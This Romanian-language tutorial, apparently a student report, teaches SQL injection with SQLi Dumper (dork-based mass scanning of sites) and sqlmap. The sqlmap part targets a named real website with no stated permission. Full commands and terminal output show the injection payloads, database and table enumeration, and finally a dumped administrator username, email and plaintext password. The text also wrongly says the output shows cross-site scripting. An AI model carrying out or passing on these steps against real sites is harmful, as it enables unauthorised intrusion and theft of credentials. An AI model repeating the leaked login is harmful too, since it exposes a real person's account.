



SQLi Dumper 8.2

- După ce pornim programa observăm următoarea interfață. Primul pas este să introducem “Дорки” (partea stîngă) și alegem saiturile de căutare (partea dreaptă). “Дорки” le putem găsi pe internet sau să le creem singuri cu programe ajutătoare. (fig. 10)




(fig. 10)

- Al doilea pas facem scanarea apăsînd Start Scanner (fig. 11)




(fig. 11)

- După ce se termină scanarea facem click pe **Injectables** (fig. 12)




(fig. 12)

- Deci observăm ca au fost găsite 12 saitari infectabile (fig. 13)




(fig. 13)

- Alegem un site sau putem sa le alegem pe toate și punem bife pentru a gasi vulnerabilități ca: admin,email,password după care apăsăm **Start** . (fig. 14)




(fig. 14)

- După ce apăsăm pe Start va apărea o așa fereastră care va indica ce vulnerabilități are baza de date a situ-ului. După care facem click pe site și alegem **Go To Dumper** -> **New Dumper Instance** (fig. 15)




(fig. 15)

- Astfel cu ajutorul programei incorporate putem afla toată informația despre sait. Cu ajutorul informației din fereastra anterioara noi alegem **admin_users** dupa care facem click pe **Get Columns** (fig. 16)




(fig. 16)

- Astfel noi obținem ce câmpuri conține tabelul **admin_users** . După informația primită bifăm câmpuri cu informația necesară și facem click pe **Dump Data**. După care putem observa rezultatul. (fig. 17)



(fig. 17)

- Observăm ca username și parola sunt corecte. (fig. 18)



(fig. 18)

Sqlmap


Pornim sistemul de operare **kali linux**, apoi deschidem **terminalul**,

După ce alegem tinta, introducem următoarea comandă în terminal:

- `sqlmap -u http://www.bible-history.com/subcat.php?id=2 --dbs`

`-u` – semnifică că urmează o adresă URL

`--dbs` – semnifică că avem nevoie de baza de date



```
root@kali: ~  
root@kali:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 --dbs  
[1.4.4@stable]  
http://sqlmap.org  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 12:21:44  
[12:21:44] [INFO] resuming back-end DBMS 'mysql'  
[12:21:44] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: id (GET)  
Type: boolean-based blind  
Title: AND boolean-based blind - WHERE or HAVING clause  
Payload: id=2 AND 5381=5381  
Type: error-based  
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)  
Payload: id=2 AND (SELECT 4557 FROM (SELECT COUNT(*), CONCAT(0x7170707671, (SELECT (ELT(4557=4557,1))) ,0x71706b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)  
Type: AND/OR time-based blind  
Title: MySQL >= 5.0.12 AND time-based blind  
Payload: id=2 AND SLEEP(5)  
Type: UNION query  
Title: Generic UNION query (NULL) - 1 column  
Payload: id=2 UNION ALL SELECT CONCAT(0x7170707671,0x524c4b647374534f46574e5869596d5176616f556268495663705273546e72596c53745943797a4c,0x71706b6b71) AS ArLm  
[12:21:45] [INFO] the back-end DBMS is MySQL
```

După cum se observă, aplicația în timp ce rulează testele, afișează informația despre testul ce se rulează și unele informații care ar putea fi utile pentru utilizator. În cazul dat, se vede că aplicația este vulnerabilă și la atac **cross-site scripting**.

După finisarea scanării avem următorul rezultat:

```
Applications ▾ Places ▾ Terminal ▾ Wed 12:23
root@kali: ~

File Edit View Search Terminal Help

sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=2 AND 5381=5381

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
  Payload: id=2 AND (SELECT 4557 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(4557=4557,1))),0x71706b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

  Type: AND/OR time-based blind
  Title: MySQL >= 5.0,12 AND time-based blind
  Payload: id=2 AND SLEEP(5)

  Type: UNION query
  Title: Generic UNION query (NULL) - 1 column
  Payload: id=2 UNION ALL SELECT CONCAT(0x7170707671,0x524c4b647374534f46574e5869596d5176616f556268495663705273546e72596c53745943797a4c,0x71706b6b71)

---
ArLm

[12:21:45] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[12:21:45] [INFO] fetching database names
available databases [5]:
[*] bible_glossary
[*] bible_history
[*] information_schema
[*] keywords
[*] kidsdict

[12:21:45] [INFO] fetched data logged to text files under "/root/.sqlmap/output/www.bible-history.com"
[*] shutting down at 12:21:45
root@kali:~#
```

- De asemenea, aplicația afișează informația despre atacul săvârșit, care a fost parametrul injectat, tipul atacului, titlul și payload-ul utilizat, rezultatul atacului, denumirile bazelor de date prezente în aplicația dată
- Ca rezultat poate fi solicitată afișarea unei baze de date sau poate fi determinat tabelul și coloana care conține informația despre utilizatori sau despre administrator etc.

2. Analizăm rezultatul obținut și selectăm baza de date dorită pentru explorare, alegem **keywords** introducând următoarea **comanda(1)**:

```
Applications ▾ Places ▾ Terminal ▾ Wed 12:42 root@kali: ~
File Edit View Search Terminal Help
--
12:21:45] [INFO] the back-end DBMS is MySQL
Web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
12:21:45] [INFO] fetching database names
vailable databases [5]:
*) bible_glossary
*) bible_history
*) information_schema
*) keywords
*) kidsdict
12:21:45] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'
*) shutting down at 12:21:45
root@kali:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D keywords --tables 1
{1.1.4#stable}
http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
*) starting at 12:36:01
12:36:01] [INFO] resuming back-end DBMS 'mysql'
12:36:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Website Hacking - SQL injections - Sqlmap
parameter: id (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 5381=5381
```

--tables – semnifica ca vom accesa tabela

Am obtinut rezultatul de mai jos. Observam ca am gasit 3 tabel, in continuare introducem **comanda (2)** pentru a accesa tabela **-T** si afisam toate coloanele introducind la final **--columns**

```
Applications ▾ Places ▾ Terminal ▾ Wed 12:43
root@kali: ~

File Edit View Search Terminal Help
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=2 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: id=2 UNION ALL SELECT CONCAT(0x7170707671,0x524c4b647374534f46574e5869596d5176616f556268495663705273546e72596c53745943797a4c,0x71706b6b71) -- ArLm

[12:36:02] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[12:36:02] [INFO] fetching tables for database: 'keywords'
Database: keywords
[3 tables]
+-----+
| admin |
| projects |
| style |
+-----+

[12:36:02] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'
[*] shutting down at 12:36:02

root@kali:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D keywords -T admin --columns

{1.1.4#table}

http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable laws.
```

Observa ca in tabela selectata avem 5 coloane, pentru a accesa aceste coloane introducem comanda respectiva(3)

-C – coloanele.

```
Applications ▾ Places ▾ Terminal ▾ Wed 12:43
root@kali: ~

File Edit View Search Terminal Help

Title: Generic UNION query (NULL) - 1 column
Payload: id=2 UNION ALL SELECT CONCAT(0x7170707671,0x524c4b647374534f46574e5869596d5176616f556268495663705273546e72596c53745943797a4c,0x71706b6b71)
-- ArLm

[12:38:20] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[12:38:20] [INFO] fetching columns for table 'admin' in database 'keywords'
Database: keywords
Table: admin
5 columns]
+-----+
| Column | Type |
+-----+
| user   | varchar(255) |
| email  | varchar(255) |
| id     | int(11) |
| pass   | varchar(255) |
| rstlperpg | int(11) |
+-----+

[12:38:20] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'

[*] shutting down at 12:38:20

root@kali:~# sqlmap -u http://www.bible-history.com/subcat.php?id=2 -D keywords -T admin -C user,email,pass --dump

{1,1,4#stable}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 12:39:27
```

In final putem observa careva informatii la care de regula nu ar trebui sa avem acces:

```
root@kali: ~

File Edit View Search Terminal Help

Title: AND boolean-based blind - WHERE or HAVING clause
Payload: id=2 AND 5381=5381

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=2 AND (SELECT 4557 FROM(SELECT COUNT(*),CONCAT(0x7170707671,(SELECT (ELT(4557=4557,1))) ,0x71706b6b71,FLOOR(RAND(0)*2))x FROM INFORMATION SCHEMA.PLUGINS GROUP BY x)a)

Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: id=2 AND SLEEP(5)

Type: UNION query
Title: Generic UNION query (NULL) - 1 column
Payload: id=2 UNION ALL SELECT CONCAT(0x7170707671,0x524c4b647374534f46574e5869596d5176616f556268495663705273546e72596c53745943797a4c,0x71706b6b71)
-- ArLm

[12:39:28] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.25, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[12:39:28] [INFO] fetching entries of column(s) 'user', 'email', 'pass' for table 'admin' in database 'keywords'
[12:39:29] [INFO] analyzing table dump for possible password hashes
Database: keywords
Table: admin
1 entry]
+-----+
| user | email | pass |
+-----+
| admin | jack_richer@gmx.us | affirmative |
+-----+

[12:39:29] [INFO] table 'keywords.admin' dumped to CSV file: '/root/.sqlmap/output/www.bible-history.com/dump/keywords/admin.csv'
[12:39:29] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.bible-history.com'

[*] shutting down at 12:39:29

root@kali:~#
```